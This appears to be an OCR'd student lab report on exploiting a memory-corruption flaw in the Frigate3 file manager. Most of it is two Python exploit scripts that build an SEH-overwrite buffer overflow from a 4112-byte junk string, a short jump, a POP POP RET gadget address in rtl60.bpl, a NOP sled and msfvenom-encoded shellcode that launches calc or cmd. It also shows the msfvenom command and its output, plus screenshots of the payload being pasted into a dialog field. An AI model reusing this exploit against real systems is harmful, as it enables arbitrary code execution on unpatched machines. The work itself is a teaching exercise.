
Lab 10
Working with the memory vulnerabilities


D R THARUN
18BCN7111





exploit2 (1).py - C:\Users\IEUser\Documents\exploit2 (1).py (2.7.15rc1)


File Edit Format Run Options Window Help


```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alp

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
```



Python 2.7.15rc1 Shell
File Edit Shell Debug Options Windows Help
Python 2.7.15rc1 (v2.7.15rc1:bad9a580ca, Apr 14 2018, 23:30:59) [MSC v.1500 32 b
it (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
========== RESTART: C:\Users\IEUser\Documents\exploit2 (1).py ==========
>>>
Add Quick Launch 04 12
Search FTP Purchase
List Name
Libraries Documents
Search Documents
Organize Share with New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Documents library
Includes: 2 locations
Arrange by: Folder
Name Date modified Type Size
exploit2 (1).py 4/23/2021 4:05 AM Python File 3 KB
hello.py 4/14/2021 9:37 PM Python File 1 KB
payload.txt 4/23/2021 4:12 AM Text Document 0 KB


payload.txt - Notepad
File Edit Format View Help



File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\Users\IEUser\Desktop\
List Name
desktop ini
eula lnk
Frigate3 lnk
StreamRipper32 lnk
Find Computer
Computer name:
IP Address:
0 . 0 . 0 . 0
OK
Cancel


Player
Applications
Places
Terminal
Fri 13:07
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2110 bytes
buf = ""
buf += "\x89\xe5\xda\xc5\xd9\x75\xf4\x5e\x56\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x78\x68\x4d"
buf += "\x52\x57\x70\x43\x30\x57\x70\x73\x50\x6b\x39\x5a\x45"
buf += "\x70\x31\x49\x50\x72\x44\x6c\x4b\x62\x70\x66\x50\x6c"
buf += "\x4b\x53\x62\x74\x4c\x4e\x6b\x30\x52\x65\x44\x6e\x6b"
buf += "\x72\x52\x77\x58\x76\x6f\x4c\x77\x50\x4a\x65\x76\x54"
buf += "\x71\x6b\x4f\x4c\x6c\x37\x4c\x45\x31\x53\x4c\x43\x32"
buf += "\x74\x6c\x47\x50\x79\x51\x5a\x6f\x46\x6d\x77\x71\x4f"


exploit3.py - C:\Users\IEUser\Downloads\exploit3.py (2.7.15rc1)
File Edit Format Run Options Window Help
# -*- coding: cp1252 -*-
f= open("cmd1.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed
buf = ""
buf += "\xdb\xd8\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a"
buf += "\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x43\x37\x52"
buf += "\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51"
buf += "\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50"
buf += "\x38\x41\x42\x75\x4a\x49\x6b\x4c\x79\x78\x4e\x62\x57"
buf += "\x70\x73\x30\x67\x70\x53\x50\x6b\x39\x4b\x55\x74\x71"
buf += "\x6b\x70\x63\x54\x4c\x4b\x50\x50\x74\x70\x6e\x6b\x36"
buf += "\x32\x76\x6c\x4e\x6b\x61\x42\x47\x64\x4c\x4b\x73\x42"
buf += "\x64\x68\x46\x6f\x6f\x47\x30\x4a\x66\x46\x75\x61\x4b"
buf += "\x4f\x4e\x4c\x47\x4c\x70\x61\x33\x4c\x76\x62\x74\x6c"
buf += "\x51\x30\x4f\x31\x68\x4f\x46\x6d\x73\x31\x39\x57\x4d"
buf += "\x32\x68\x72\x66\x32\x46\x37\x4c\x4b\x33\x62\x36\x70"
buf += "\x4e\x6b\x32\x6a\x37\x4c\x4c\x4b\x30\x4c\x77\x61\x61"
buf += "\x68\x68\x63\x77\x38\x35\x51\x6a\x71\x56\x31\x6c\x4b"
buf += "\x76\x39\x51\x30\x46\x61\x48\x53\x4c\x4b\x52\x69\x47"
buf += "\x68\x7a\x43\x47\x4a\x61\x59\x4e\x6b\x70\x34\x4e\x6b"
buf += "\x43\x31\x4b\x66\x74\x71\x59\x6f\x4e\x4c\x4a\x61\x5a"
buf += "\x6f\x56\x6d\x37\x71\x48\x47\x56\x58\x4d\x30\x43\x45"
buf += "\x39\x66\x66\x63\x51\x6d\x4a\x58\x75\x6b\x71\x6d\x65"
buf += "\x74\x54\x35\x7a\x44\x63\x68\x6c\x4b\x66\x38\x37\x54"
buf += "\x76\x61\x4e\x33\x45\x36\x4e\x6b\x64\x4c\x30\x4b\x4e"
Ln: 1 Col: 0


cmd1.txt - Notepad
File Edit Format View Help


File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\Users\IEUser\Desktop\
List
Name
desktop ini
eula lnk
Frigate3 lnk
StreamRipper32 lnk
Find Computer
Computer name:
IP Address:
0 . 0 . 0 . 0
OK
Cancel


Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\IEUser\Desktop>